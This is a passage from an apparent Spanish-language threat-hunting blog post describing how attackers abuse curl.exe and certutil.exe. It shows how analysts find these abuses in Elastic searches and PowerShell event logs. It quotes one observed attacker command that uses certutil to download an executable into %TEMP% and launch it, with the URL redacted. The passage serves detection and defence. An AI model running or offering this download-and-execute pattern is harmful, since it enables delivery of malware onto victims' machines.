Los analistas de Huntress también han observado actores de amenazas usando curl.exe para descargar archivos. Curling for Data: A Dive into a Threat Actor's Malicious TTPs recorre uno de estos incidentes en detalle.
 Figura 2: Resultados de la búsqueda en Elastic de “curl.exe”
Una búsqueda en Elastic de este LOLBin, similar a la búsqueda de finger.exe, arroja 2,182,554 resultados. Refinar la búsqueda para eliminar gran parte de la actividad legítima toma tiempo y esfuerzo real, aunque buscar patrones específicos conocidos como maliciosos puede reducir eso de inmediato a resultados mínimos o incluso nulos. Por ejemplo, al agregar una búsqueda de "Dokan", un controlador de sistema de archivos, no se obtiene ningún resultado. Ten en cuenta que esta búsqueda abarca miles de endpoints y cientos de clientes, no una sola infraestructura, por lo que la línea base de cualquier organización individual se verá diferente.
 Figura 3: Línea de comandos de PowerShell generando curl.exe
Si bien puede haber usos legítimos de curl.exe dentro de un entorno, también hay usos claramente maliciosos, como curl.exe generado desde una línea de comandos de PowerShell distinta a cualquier otra observada dentro de la infraestructura. Sin importar cómo se use curl.exe en otras partes de un entorno, es muy poco probable que se esté usando de manera operativa legítima mediante una línea de comandos como esta. Al recuperar las líneas de comandos de los registros de eventos de Windows PowerShell con ID de evento 600, este tipo de línea de comandos invariablemente se destaca como única frente al resto del registro.
Certutil.exe es una utilidad de línea de comandos usada para mostrar y configurar información relacionada con los Servicios de Certificados. En sus usos más simples, este LOLBin puede codificar y decodificar archivos, así como descargar archivos desde recursos HTTP o HTTPS. Una organización puede tener un uso legítimo para él si opera como una autoridad certificadora, o usa aplicaciones que dependen de las capacidades de la utilidad de alguna manera.
Certutil.exe iniciado mediante PowerShell codificado
En un incidente, los analistas de Huntress observaron que certutil.exe se iniciaba como resultado de una línea de comandos de PowerShell codificada usando [SYSTEM.WEB.HTTPUTILITY]::URLDECODE, la cual era a su vez un proceso hijo de sqlservr.exe, la aplicación Microsoft SQL Server instalada como parte del producto FortiClient Endpoint Management Server (EMS). Según la telemetría de Huntress EDR y los registros de eventos de Windows, la actividad no se ejecutó con éxito en los endpoints monitoreados.
La línea de comandos resultante, observada en múltiples incidentes, apareció de la siguiente manera:
`certutil -urlcache -f [HTTP/HTTPS URL] %TEMP%[REDACTED].exe & start /B %TEMP%[REDACTED].exe`
En este incidente, el registro de eventos de Windows PowerShell contenía más de 750 líneas de comandos individuales de PowerShell, extraídas de los registros con ID de evento 600. Para este incidente, la línea de comandos descrita anteriormente era única y se destacaba notablemente frente a un contexto de líneas de comandos regulares y consistentes.